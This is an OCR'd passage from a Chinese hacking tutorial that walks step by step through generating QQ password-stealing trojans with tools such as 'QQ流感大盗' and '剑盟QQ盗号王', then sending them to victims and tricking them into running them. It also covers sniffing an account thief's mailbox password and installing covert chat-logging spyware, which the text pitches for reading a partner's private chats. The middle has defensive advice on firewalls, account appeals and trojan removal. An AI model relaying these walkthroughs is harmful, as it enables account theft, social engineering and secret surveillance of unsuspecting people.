
(1)密码框不会出现红叉，木马无进程，无启动项。

(2)可以截取QQ用户QB、购物卷等信息。

(3)准确截取目前的QQ最新版本(Beta3版本)包括以前所有版本。

(4)具有收、发信快的特点，而且准确无误。QQ简单盗一样，设置好收信的网站或者邮箱，不同的是QQ流感大盗还增加了选择要盗取的目标，例如积分、会员、邮件等。

【案例7-2】QQ流感大盗盗取QQ号码



Step 1

运行QQ流感大盗，弹出其主界面，同QQ简单盗一样，设置好收信的网站或者邮箱，不同的是QQ流感大盗还增加了选择要盗取的目标，例如积分、会员、邮件等。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 2

单击“生成木马”按钮，弹出“另存为”对话框，选择保存木马的位置，然后单击“保存”按钮。



Step 3 单击“确定”

Step 3


弹出“流感”对话框，说明木马已经生成，并且显示其保存的位置，单击“确定”即可。



Step 4 发送木马

Step 4

打开QQ，给想要盗取的号码发送生成的木马文件，等待对方接收。如果对方接收了并运行了此木马，那么就可以打开在主界面中输入的接收邮件的邮箱查看收到的包含此QQ号码和密码的邮件了。QQ流感大盗不支持将木马另存为其他格式，所以可以将木马压缩然后诱使对方解压并运行。



Step 5 消除木马

Step 5

要清除木马，单击QQ流感大盗主界面中的“卸载木马”按钮，弹出“确认提示”对话框，显示木马已经彻底清除，当然这里的木马特指QQ流感大盗生成的木马，是否立即重新启动就按照需要来选择了，也可以单击“取消”按钮推退出。

7.1.4 “剑盟QQ盗号王”盗取密码揭密

剑盟QQ盗号王是目前比较“专业”的QQ盗号工具，它的盗号成功率比较大。

【案例7-3】剑盟QQ盗号王盗取QQ号码

Step 1

运行剑盟QQ盗号王，弹出其主界面。



Step 2 填写收信邮箱信息，单击“生成”按钮生成木马

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 2

在主界面的空白文本框中按照填入收信邮箱和ASP收信的地址等信息，其中smtp服务器栏填入收信邮箱的smtp服务器，由于此软件只支持21.cn邮箱，所以已经默认在邮件服务器栏填入“smtp.21cn.com”，保存路径也是默认在运行剑盟QQ盗号王所在的文件夹，单击“生成”按钮。



Step 3 单击“确定”

Step 3

生成成功后，弹出对话框显示“文件生成完毕!”，单击“确定”按钮，木马生成操作就完成了。




Step 4 找到木马

Step 4

找到刚才生成的木马。

Step 5

打开QQ，给想要盗取的号码发送生成的木马文件，等待对方接收。如果对方接收了并运行了此木马，那么就可以打开在主界面中输入的接收邮件的邮箱查看收到的包含此QQ号码和密码的邮件了。



Step 5 发送木马

7.1.5 QQ防盗及密码取回

随着QQ潮流辅遍网络大地的时候，其受到的黑暗攻势也越来越猛烈，有的恶意用户专门针对QQ编写了流行性病毒、木马等，使网络中的净土扰起了一片尘埃。

毫无疑问，网络即时通讯工具已经成了我们工作、生活中不可缺少的一部分，上网第一步的习惯性操作就是打开QQ、MSN等。一些人甚至把它们的重要性提到了与手机可以匹敌的地位，一旦发生QQ密码被盗无法登录的情况损失可谓损失大矣。多年来联系的同学、朋友一去不复返了。正因为如此，大部分人都有防止密码被盗的安全意识，但现在的木马层出不穷，除了平时养成定期修改密码并保证密码的复杂性等良好的习惯外，我们还应该用软件的专业功能来保护密码，以确保这类软件密码的安全。

1.使用瑞星防火墙密码保护功能

【案例7-4】使用瑞星防火墙防止QQ被盗

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

瑞星防火墙2007版有一个非常强大的的功能——“密码保护”功能，可自动识别程序并进行安全防护。通过使用进程墙的技术来实现密码保护功能，可以有效地防止密码盗取和传输。瑞星个人防火墙内置了多款密码的保护功能，用户也可以自己添加受保护的程序。

使用瑞星个人防火墙的“密码保护”功能保护QQ密码的安全操作步骤如下：

Step 1


安装瑞星防火墙，打开程序，单击切换到瑞星个人防火墙“密码保护”选项卡。



Step 1 运行“瑞星防火墙”切换至“密码保护”选项卡

Step 2


单击左下角的“增加规则”按钮。



Step 2 单击“增加规则”按钮

Step 3

在“编辑密码保护规则属性”对话框的“程序名称”一栏输入规则名称，例如：“QQ”。然后单击“浏览”按钮。



Step 3 输入规则名称

Step 4


选择要执行密码保护的程序的快捷方式，这里我们选择桌面上的“QQ”图标，然后单击“打开”按钮。



Step 4 选择程序快捷方式

Step 5

刚才添加的QQ出现在主界面中，单击右下角“信任模块”按钮。



Step 5 完成规则添加

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


Step 6

单击“增加模块”按钮，选择安装目录下的qq.exe文件加入到信任模块当中，然后单击“打开”按钮。

教你一招

如果将TM加入密码保护，需要同时安装目录下的TMDLLS子目录中的TM.exe程序加入到信任模块中。

信任模块添加完成后，QQ就出现在受信任的可以访问受密码保护的进程模块列表中了如下图所示。



至此保护密码的步骤已完成，双击运行QQ程序，瑞星个人防火墙会从桌面右下角升起泡泡提示防火墙进入“密码保护模式”。此时，程序已经受到保护，就可以放心地使用QQ聊天程序，不必再担心密码被盗。

2.使用QQ申诉取回被盗的QQ


所谓百密一疏，在强大保护措施下的QQ也可能由于各种原因被盗。如果QQ已经被盗，并且没有设置第二代密码保护，也不用焦急，还有一招可以取回QQ，那就是QQ申诉。

QQ申诉是腾讯提供的一个专门用于忘记密码或者被盗的时候使用的工具，只要能够证明申诉的号码确实为你所有，就可能通过重设密码来取回这个号码。

【案例7-5】使用QQ申诉取回被盗的QQ

Step 1


打开https://account.qq.com，单击“找回账号”，在弹出的“自助重设密码”页面中按照说明填入要求申诉的QQ账号、密码类型和验证码，然后单击“确定”按钮。



Step 1 填写申诉账号等信息

Step 2

选择密码重设方式。这里由于没有申请密码保护，要通过申诉来取回密码，单击“确定”按钮。




Step 2 选择申诉

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 3

在“号码申诉”页面填入要求填的各类信息，带红色星号的为必选项，当然其他项也是越详细越好，因为这样能提供更多的证据。填完之后单击“下一步”按钮。



Step 3 填写详细的申诉信息

Step 4

申诉被接受，而且腾讯将申诉回执发送到上一步中所填的邮箱中，打开邮箱。



Step 4 打开邮箱

教你一招：

建议必填写原始密码、原始资料，也就是刚申请 QQ 时让填写的密码及昵称！

Step 5

将申诉回执中的验证码填入如下图所示的“您收到的验码”文本框中，再将页面中其他必填选项填写完整，然后单击“下一步”按钮。



Step 5 填入验证码等信息

Step 6

接下来的页面要求填入 QQ 好友、申请时间等信息，是为了证明此 QQ 是属于你的，填写信息越详细越好，填写好之后单击“下一步”按钮。

教你一招：

在申诉时，这些信息很重要，尤其是好友号码，及曾经开通过的服务。如果有手机绑定，则申诉成功的机会更大！

Step 7

接下来的页面要求填入新的密码保护资料，也就是说如果申诉成功取回了

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

号码，那么此号码就有密码保护了，而且就是现在输入的问题和答案，所以要记住设置的内容，设置好之后单击“下一步”按钮。



Step 7 填写新的密码保护

Step 8

号码申诉完成，并告知申诉回执编号，而且已经发通知到指定邮箱中。



Step 8 申诉已经受理

Step 9

这时再打开邮箱，查收回执，此时的回执中给出了查看申诉处理进度以及结果的链接。如果申诉成功就可以在链接打开的页面中重新设置QQ密码了，这样就将QQ取回了。



Step 9 查看处理进度及结果

3.清除QQ木马病毒

清除QQ木马病毒主要有三招：

(1)手工查杀

由于木马会插入到系统N多线程中如explorer.exe、ctfmon.exe及非系统线程中，这里无须一一寻找（相对于普通网络用户来说难度系统较大），直接从系统中搜索newqq.dll并将其删除（这里可以用强行删除文件工具进行删除），完成后重启计算机即可。

(2)使用相关专业软件进行清理

推存使用QQ病毒专杀工具，此版本可以查杀流行的QQ木马病毒及其变种（15000余种），并加强对病毒注册表残留病毒项清理清除功能，对一些及流氓插件也有一定的清理作用。

(3)使用木马清除大师2007

此软件具有病毒库实时更新快，针对流行的木马杀力特强，操作简易上手，其九大实时监控有效观察系统里的一举一动，扩充的病毒库可实现对6万多种木马间谍的查杀。

4.简单反击盗QQ者

简单反击盗QQ者是专门针对盗号木马的一个反击工具，因为盗号者要将盗取的号码和密码发送到自己的邮箱中，而简单反击盗QQ者的原理是利用嗅探，随便用错密码登QQ，嗅探到盗号者的邮箱用户名和密码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（1）打开GUI版X-sniffer，单击“开始监听”。

（2）登录QQ，用错密码。


（3）GUI版X-sniffer文件夹下生成新文件：“pass.log”，里面就是盗号者的邮箱用户名和密码。

【案例 7-6】简单反击盗 QQ 者取回被盗的 QQ

使用简单反击盗QQ者具体步骤如下：

Step 1


运行简单反击盗 QQ 者，弹出其主界面，单击“开始监听”按钮。



Step 1 开始监听

Step 2


登录 QQ，随便使用一个密码。



Step 2 使用任意密码登录 QQ

Step 3


QQ 已经被盗了，弹出密码错误，服务器拒绝的对话框。



Step 3 弹出“服务器拒绝”对话框

Step 4

在简单反击盗 QQ 者所在文件夹中找到一个名为“pass”的文本文档，这是“简单反击盗 QQ 者”程序刚刚生成的，打开此文档。




Step 4 打开程序生成的“pass”文档

Step 5

从打开的文本文档中提取有用信息，里面就是盗号者的邮箱用户名和密码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



7.2 查看QQ聊天记录

QQ聊天记录是属于个人隐私，但是还是有不少的人想知道自己恋人的QQ聊天记录。在这里给大家介绍几种查看聊天记录的工具。

7.2.1 QQ 聊天记录器

QQ聊天记录器能完整的记录下电脑上的所有的QQ聊天信息，不用密码，不用登录QQ窗口即能看到本机上所有QQ号的聊天记录及在QQ窗口中所发送、接收过的图片，即使聊天后即删除的内容及网吧登录方式也能记录。

QQ聊天记录器有如下特点：

(1)绿色软件，真正免安装，解压缩后直接可以运行。


(2)记录完整、整齐，包括聊过后即删除内容及网吧登录方式。

(3)动态升级，免受杀毒软件影响。

(4)主程序为单一文件，可任意改名，放在任何地方，并可完全卸载。


【案例 7-7】使用 QQ 聊天记录器查看聊天记录

使用QQ聊天记录器查看聊天记录具体步骤如下：



Step 1

运行 QQ 聊天记录器，弹出其登录界面。输入原始密码并单击“确定”按钮。



Step 2


弹出 QQ 聊天记录器主界面，勾选右上角的“启动 QQ 实时监控”。

Step 3


登录 QQ，在主界面左下方的空白方框中显示了 QQ 登录的日期，此时默认选定的是查看聊天记录。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




Step 3 显示“QQ 登录日期”




Step 5 选择 QQ 安装路径

Step 4

进行 QQ 聊天，此时，在主界面的左侧的方框中显示出了正在聊天的自己和好友的名称和 QQ 号码，而右侧的方框中则显示聊天的内容。



Step 4 开始聊天



Step 6 查看图片

Step 5


要查看聊天中出现过的图片，单击主界面申的“查看图片”按钮，然后单击“浏览 QQ 路径”按钮，在弹出的“浏览文件夹”对话框中选择安装 QQ 的路径，然后单击“确定”按钮。

Step 6

聊天中出现过的图片名称显示在左下角的空白处，单击其中一个名称，则对应的图片就出现在右边。

Step 7

为了防止别人随意使用，可以修改 QQ 聊天记录器的密码，单击菜单栏的“设置”，在弹出的下拉菜单中单击“修改密码”。




Step 7 修改密码

Step 8

在弹出的“修改密码”对话框中输入原密码和新密码后单击“确定”按钮。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 8 输入原始密码和新密码

Step 9


如果要清空记录可以单击主界面中工具栏中的“清空记录”工具，然后在弹出的“警告”对话框中单击“确定”按钮，将记录清空。



Step 9 清空记录

Step 10

如果要导出记录另外保存，可以单击主界面工具栏的“导出”工具，然后在弹出的“另存为”对话框中选择要保存的地址，然后单击“保存”按钮就可以了。



7.2.2 QQ聊天终结者

QQ聊天记录终结者2007集成版能完全实时记录(QQ/TM)2007及以下各版本的聊天记录(包括群消息),及图片信息。无论(QQ/TM)用户是否选择保存聊天记录,即使以网吧模式进入，或后来删除的聊天记录，本软件都能完整记录下来。

QQ聊天记录终结者有如下特点：

(1)支持所有(QQ/TM)2007及以下版本，完整记录聊天消息及图片信息。

(2)无遗漏的记录(QQ/TM)的全部消息、图片,包括(群消息)。

(3)支持远程记录(QQ/TM)消息的功能，详情请联系我们。

(4)提供(邮件通知)功能,将记录的消息发送至您指定的邮箱。

(5)可以只记录您感兴趣的(QQ/TM)号码的聊天消息。


(6)界面美观,操作简单。提供消息查看器方便您查看本地消息。

(7)完全绿色版本,不留痕迹。

【案例 7-8】QQ 聊天记录终结者

Step 1

安装 QQ 聊天记录终结者 2007 集成版，运行此软件，弹出“用户登录”对话框，输入初始密码，然后单击“确定”按钮。



Step 1 登录 QQ 聊天记录终结者

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

教你一招：

它的初始密码，如果没有改过，默认为“888”。

Step 2


如果只想监视特定的号码则取消勾选“监控本机所有 QQ 号码”，然后在“监控 QQ 号码列表”栏中输入要监控的号码，两个号码中间用“#”隔开，然后单击“下一步”按钮。



Step 2 填写要监控的号码

Step 3

此时询问是否启用邮箱通知功能，就是把聊天记录发送到指定的邮箱，如果要发送就填写邮件地址和密码，然后单击“下一步”按钮；不发送则单击“完成”按钮完成设置。



Step 3 是否启用邮箱通知

Step 4


监控开始运行。



Step 4 监控开始运行

Step 5

聊天的文字记录和图片记录都出现在主界面的左侧呈树形目录，而聊天记录则显示在右边以表格的形式显示。



Step 5 显示聊天文字记录

Step 6

如果要查看图片则单击树形目录中的某一幅图片，此图片就出现在右侧区域中。



Step 6 查看图片


Step 7

为了防止别人随意使用，可以修改 QQ 聊天记录终结者的密码，单击工具

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

